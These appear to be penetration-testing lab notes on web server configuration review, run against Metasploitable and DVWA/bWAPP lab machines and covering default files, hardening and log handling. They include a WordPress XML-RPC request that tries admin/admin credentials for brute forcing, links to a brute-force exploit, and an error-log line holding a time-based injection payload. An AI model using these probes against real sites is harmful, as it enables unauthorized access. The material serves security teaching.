Operation did not complete successfully because the file contains a virus or potentially unwanted software

Recommend using Secure protocol such as: FTPs, SFTP, SSH, TLS/SSL,VPN,…

- Change default user & password



```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Sun Feb  4 09:40:33 EST 2018 from 192.168.222.148 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ _
```

2. Test Application Platform Configuration

Configuration review and testing is a critical task, while the typical web and application server installation will spot a lot of function (like application examples, documentation, test pages), what is not essential should be removed before deployment to avoid post install exploitation.

Black Box Testing and Example


Sample/known Files and Directory

Many web servers and application servers provide, in a default installation, sample applications and files that are provided for the benefit of the developer and in order to test that the server is working properly right after installation.

However, many default web server applications have been later known to be vulnerable or information disclosure.

Example:

- Wordpress version show in readme




192.168.222.136/wordpress/readme.html

WordPress
Version 2.0


Semantic Personal Publishing Platform

- Brute force attack / Denial of Service attack in Wordpress's xmlrpc.php



192.168.222.136/wordpress/xmlrpc.php

XML-RPC server accepts POST requests only.



```
POST /wordpress/xmlrpc.php HTTP/1.1
Host: 192.168.222.136
User-Agent: curl/7.47.0
Accept: */*
Content-Length: 226

<?xml version="1.0" encoding="iso-8859-1"?>
<methodCall>
   <methodName>demo.sayHello</methodName>
     <params>
        <param><value></value></param>
        <param><value></value></param>
     </params>
</methodCall>
```

```
HTTP/1.1 200 OK
Date: Tue, 06 Feb 2018 03:57:40 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1
mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4
Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Connection: close
Content-Length: 166
Vary: Accept-Encoding
Content-Type: text/xml

<?xml version="1.0"?>
<methodResponse>
  <params>
    <param>
      <value>
        <string>Hello!</string>
      </value>
    </param>
  </params>
</methodResponse>
```


```
POST /wordpress/xmlrpc.php HTTP/1.1
Host: 192.168.222.136
User-Agent: curl/7.47.0
Accept: */*
Content-Length: 252

<?xml version="1.0" encoding="iso-8859-1"?>
<methodCall>
     <methodName>wp.getUsersBlogs</methodName>
        <params>
           <param><value>admin</value></param>
           <param><value>admin</value></param>
       </params>
</methodCall>
```

```
HTTP/1.1 200 OK
Date: Tue, 06 Feb 2018 04:05:13 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1
mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4
Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Connection: close
Content-Length: 422
Vary: Accept-Encoding
Content-Type: text/xml

<?xml version="1.0"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value><int>-32601</int></value>
        </member>
        <member>
          <name>faultString</name>
          <value><string>server error. requested method wp.getUsersBlogs does not exist.</string></value>
        </member>
      </struct>
    </value>
  </fault>
</methodResponse>
```

More information at:
https://isc.sans.edu/diary/Wordpress+%22Pingback%22+DDoS+Attacks/17801
https://hackerone.com/reports/96294
https://github.com/1N3/Wordpress-XMLRPC-Brute-Force-Exploit/blob/master/wordpress-xmlrpc-brute-v2.py
https://testpurposes.net/2016/11/01/wordpress-xmlrpc-brute-force-attacks-via-burpsuite/

Comment on source code review

It is very common and even recommended




```
<!-- I think the database password is set to blank or perhaps samurai.
    It depends on whether you installed this web app from irongeeks site or
    are using it inside Kevin Johnsons Samurai web testing framework.
    It is ok to put the password in HTML comments because no user will ever see
    this comment. I remember that security instructor saying we should use the
    framework comment symbols (ASP.NET, JAVA, PHP, Etc.)
    rather than HTML comments, but we all know those
    security instructors are just making all this up. -->           <!-- End Content -->
</blockquote>
    </td>
</tr>
```

Configuration review

Some common guidelines should be taken into account:


- Only enable server modules that are needed for application.
- Handle server errors code with custom-made pages.
- Make sure server software runs with minimize privileges in the operating system.



/var/www/dvwa/

Name	Size	Changed	Rights	Owner
..		5/21/2012 2:31:37 AM	rwxr-xr-x	www-data
vulnerabilities		5/21/2012 2:22:36 AM	rwxr-xr-x	www-data
hackable		5/21/2012 2:22:36 AM	rwxr-xr-x	www-data
external		5/21/2012 2:22:36 AM	rwxr-xr-x	www-data
dvwa		5/21/2012 2:22:36 AM	rwxr-xr-x	www-data
docs		5/21/2012 2:22:36 AM	rwxr-xr-x	www-data
config		5/21/2012 2:23:35 AM	rwxr-xr-x	www-data
setup.php	2 KB	6/7/2010 10:58:00 AM	rw-r--r--	www-data
security.php	3 KB	3/16/2010 12:56:22 PM	rw-r--r--	www-data
robots.txt	1 KB	3/16/2010 12:56:22 PM	rw-r--r--	www-data
README.txt	5 KB	3/16/2010 12:56:22 PM	rw-r--r--	www-data
phpinfo.php	1 KB	3/16/2010 12:56:22 PM	rw-r--r--	www-data
php.ini	1 KB	7/6/2009 3:31:50 AM	rw-r--r--	www-data
logout.php	1 KB	3/16/2010 12:56:22 PM	rw-r--r--	www-data
login.php	3 KB	5/21/2012 2:52:33 AM	rw-r--r--	www-data
instructions.php	2 KB	3/16/2010 12:56:22 PM	rw-r--r--	www-data
index.php	2 KB	5/21/2012 2:51:49 AM	rw-r--r--	www-data
ids_log.php	1 KB	3/16/2010 12:56:22 PM	rw-r--r--	www-data
favicon.ico	2 KB	9/6/2010 10:59:42 PM	rw-r--r--	www-data
COPYING.txt	33 KB	3/16/2010 12:56:22 PM	rw-r--r--	www-data
CHANGELOG.txt	5 KB	6/7/2010 7:55:14 AM	rw-r--r--	www-data
about.php	3 KB	8/26/2010 11:15:16 PM	rw-r--r--	www-data

- Make sure the server software logs properly both legitimate access and errors.




/var/log/apache2/

Name	Size	Changed	Rights	Owner
..		2/5/2018 3:30:12 PM	rwxr-xr-x	root
error.log.10.gz	1 KB	5/21/2012 12:45:08 PM	rw-r--r--	root
error.log.9.gz	1 KB	9/21/2017 5:47:26 PM	rw-r-----	root
error.log.8.gz	1 KB	10/10/2017 5:38:20 PM	rw-r-----	root
error.log.7.gz	1 KB	10/20/2017 5:26:14 PM	rw-r-----	root
error.log.6.gz	1 KB	11/14/2017 6:31:56 PM	rw-r-----	root
error.log.5.gz	1 KB	11/22/2017 6:53:33 PM	rw-r-----	root
error.log.4.gz	1 KB	12/4/2017 6:32:14 PM	rw-r-----	root
error.log.3.gz	1 KB	12/11/2017 6:54:45 PM	rw-r-----	root
error.log.2.gz	1 KB	12/22/2017 6:28:40 PM	rw-r-----	root
error.log.1	1 KB	1/17/2018 6:42:56 PM	rw-r-----	root
error.log	86 KB	2/5/2018 3:30:42 PM	rw-r-----	root
access.log.7.gz	5 KB	9/21/2017 5:47:26 PM	rw-r--r--	root
access.log.6.gz	3 KB	10/10/2017 5:38:20 PM	rw-r-----	root
access.log.5.gz	2 KB	10/20/2017 5:26:14 PM	rw-r-----	root
access.log.4.gz	2 KB	11/22/2017 6:53:33 PM	rw-r-----	root
access.log.3.gz	2 KB	12/4/2017 6:32:14 PM	rw-r-----	root
access.log.2.gz	2 KB	12/22/2017 6:28:40 PM	rw-r-----	root
access.log.1	6 KB	1/17/2018 6:42:56 PM	rw-r-----	root
access.log	204 KB	2/4/2018 10:00:32 PM	rw-r-----	root

- Make sure that the server is configured to properly handle overloads and prevent Denial of Service attacks.

Logging

Logging is an important asset of the security of an application architecture, since it can be used to detect flaws in application, logs are typically properly generated by web and server software.



/var/log/

Name	Size	Changed	Rights	Owner
..		5/21/2012 4:30:19 AM	rwxr-xr-x	root
apache2		2/5/2018 6:34:52 PM	rwxr-x---	root
apparmor		4/8/2008 4:39:29 AM	rwxr-xr-x	root
apt		9/21/2017 5:47:26 PM	rwxr-xr-x	root
dist-upgrade		4/22/2008 1:07:31 PM	rwxr-xr-x	root
fsck		3/17/2010 5:59:33 AM	rwxr-xr-x	root
installer		3/17/2010 6:15:03 AM	rwxr-xr-x	root
mysql		3/17/2010 9:09:40 PM	rwxr-s---	mysql
news		3/17/2010 6:15:50 AM	rwxr-sr-x	news
postgresql		2/5/2018 6:34:52 PM	rwxrwxr-t	root
proftpd		4/28/2010 1:26:44 PM	rwxr-xr-x	root
samba		2/5/2018 6:34:52 PM	rwxr-x---	root
tomcat5.5		12/8/2008 2:17:20 AM	rwxr-x---	tomcat55
auth.log	104 KB	2/5/2018 6:51:03 PM	rw-r--r--	syslog
boot	0 KB	5/21/2012 12:45:06 PM	rw-r--r--	root
btmp	0 KB	2/5/2018 6:34:52 PM	rw-rw-r--	root
btmp.1	0 KB	1/17/2018 6:42:56 PM	rw-rw-r--	root
daemon.log	546 KB	2/5/2018 6:45:36 PM	rw-r--r--	syslog

Sensitive information in logs

Some applications might, for example use GET requests to forward form data which will be viewable in the server logs. This means that server logs might contain sensitive information (such as usernames as passwords, or bank account details). This sensitive information can be misused by an attacker if logs were to be obtained by an attacker, for example, through administrative interfaces or known web server vulnerabilities or misconfiguration (like the well-known server-status misconfiguration in Apache-based HTTP servers).

Log Location

Try to keep logs in a separate location, and not in the web server itself. This also makes it easier to aggregate logs from different sources that refer to the same application (such as those of a web server farm) and it also makes it easier to do log analysis (which can be CPU intensive) without affecting the server itself.

Log Storage

In UNIX systems, logs will be located in /var (although some server installations might reside in /opt or /usr/local) and it is thus important to make sure that the directories that contain logs are in a separate partition. In some cases, and in order to prevent the system logs from being affected, the log directory of the server software itself (such as /var/log/apache in the Apache web server) should be stored in a dedicated partition.

Log rotation

Most servers (but few custom applications) will rotate logs in order to prevent them from filling up the file system they reside on. The assumption when rotating logs is that the information in them is only necessary for a limited amount of time.


This feature should be tested in order to ensure that:

- Logs are kept for the time defined in the security policy, not more and not less.
- Logs are compressed once rotated (this is a convenience, since it will mean that more logs will be stored for the same available disk space)
- File system permission of rotated log files are the same (or stricter) that those of the log files itself. For example, web servers will need to write to the logs they use but they don't actually need to write to rotated logs, which means that the permissions of the files can be changed upon rotation to prevent the web server process from modifying these.


Some servers might rotate logs when they reach a given size. If this happens, it must be ensured that an attacker cannot force logs to rotate in order to hide its tracks.

Log contents


- Do the logs contain sensitive information?
- Are the logs stored in a dedicated server?
- Can log usage generate a Denial of Service condition?
- How are log backups preserved?
- Is the data being logged data validated (min/max length, chars etc) prior to being logged?
- How are logs reviewed? Can admin use these review to detect targeted attack?
- How are they rotated ? are logs kept for the sufficient time?


/var/log/apache2/error.log - root@192.168.222.136 - Editor - WinSCP
Encoding
Color

```
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bWAPP/insecure_direct_object_ref_1.php'+sleep(20.to_i)+', referer: http:
